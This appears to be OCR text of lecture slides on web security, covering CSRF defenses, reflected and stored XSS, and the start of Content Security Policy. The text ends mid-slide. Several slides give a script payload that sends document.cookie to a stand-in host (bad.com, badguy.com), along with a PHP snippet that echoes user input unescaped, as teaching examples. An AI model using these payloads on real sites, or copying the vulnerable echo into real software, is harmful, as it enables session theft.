Cause: Server can’t tell if a request is same-site (trusted) or cross-site (not trusted)

Question: Does browser know if a request is cross-site or same site?

Solution:

- Referer header
- Same-site cookie
- Secret token

Browser’s help

Server helps itself

CSRF Defense: Secret Token

- Server include field with large random value (sent to client via cookie)

```
<input name="token" type = "hidden" value="0114d35744b522af8643921bd5a"/>
```

- Request needs to **explicitly** provide the token in the HTTP data

Why can't another site read the token value?

Same-origin policy: Code hosted by page A can't read cookie of site B

CSRF Defense: Referer Header

Referer in request header **usually** indicates where the request comes from

```
POST /Billpay.php HTTP/1.1
Host: www.bank.com
Referer: http://www.attacker.com
```

Issue: referrer's information may be removed due to privacy's concern

CSRF Defense: Same-Site Cookie

Some browsers like Chrome provide a special attribute to cookies known as Same-Site

Regular cookie

Always sent with cross-site request

Strict same-site cookie

Never sent with cross-site request

Lax same-site cookie

Sent with cross-site GET request, but not with cross-site POST request

Agenda

1. Overview

2. SQL Injection

3. Cross-site Request Forgery

4. Cross-site Scripting

Basic Scenario: Reflected XSS Attack

User

visit


Attacker Server

Malicious page containing link to

```
http://bank.com/search.php?term =
    <script> window.open(“http://badguy.com?cookie = ” + document.cookie)</script>
```

bank.com

Basic Scenario: Reflected XSS Attack




Example: Stealing Cookies

```
http://bank.com/search.php?term=apple
```

```
<HTML>    <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```

What if a victim is tricked to search the following term:


```
http://bank.com/search.php?term =
   <script> window.open(“http://bad.com?cookie = ” + document.cookie)</script>
```



```
http://bank.com/search.php?term =
    <script> window.open(“http://bad.com?cookie = ” + document.cookie)</script>
```


```
<html>
Results for
  <script>window.open(“http://bad.com?cookie=“ + document.cookie) </script>
</html>
```

Stored XSS


bad.com
Post malicious script
request content
receive malicious script
User
facebook.com
Valuable data

Prevent XSS

Root cause: Mixing code and data



Mixing Data and Code

```
<script>
Some JavaScript code here
</script>
<button onclick=“this.innerHTML=Date()”> Time is ?</button>
```

Inline code,

potentially problematic

```
<script src=“myscript.js”></script>
```

(Trusted) same-site code

```
<script src=http://example.com/myscript.js></script>
```

External code

but know the source

Separate Data and Code Via Content Security Policy (CSP)

Ideas: - Disallow inline code

